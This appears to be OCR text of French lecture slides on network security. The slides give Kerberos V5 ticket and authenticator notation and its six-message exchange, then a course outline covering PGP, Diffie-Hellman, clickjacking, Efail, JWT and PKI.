
Kerberos V5 Notations

un ticket pour Alice correspondant au service s
$T_{a,s} := (id_s \ || \ E_{K_s}(id_a||t||t_{end}||K_{a,s}))$

- l'identité d'Alice id_a ;
- la date de la demande t ;
- la date de fin de validité du ticket t_{end} ;
- une clef de session $K_{a,s}$

Un authentifiant $A_{a,s}$ pour Alice associé au service s :
$A_{a,s} := E_{K_{a,s}}(id_a||t)$
a pour Alice et tgs pour Ticket Grant Service

Kerberos V5



(1) : $(a||tgs)$

(2) : $(E_{K_a}(K_{a,tgs}||Alice||\ldots) \,||\, T_{a,tgs})$

(3) : $(A_{a,tgs} \,||\, Bob \,||\, T_{a,tgs})$

(4) : $\left(E_{K_{a,tgs}}(K_{a,b}||Alice||\ldots) \,||\, T_{a,b}\right)$

(5) : $(A_{a,b} \,||\, T_{a,b})$

(6) : $\left(E_{K_{a,b}}(t+1)\right)$

Outline

Today

1. Password
2. PGP
3. Échange de clefs DH
4. Kerberos
5. Homograph Attack
6. Clik Hijacking
7. Efail
8. JWT
9. PKI

Phil Zimmermann en 1991

“If privacy is outlawed, only outlaws will have privacy”

`https://privacytests.org/`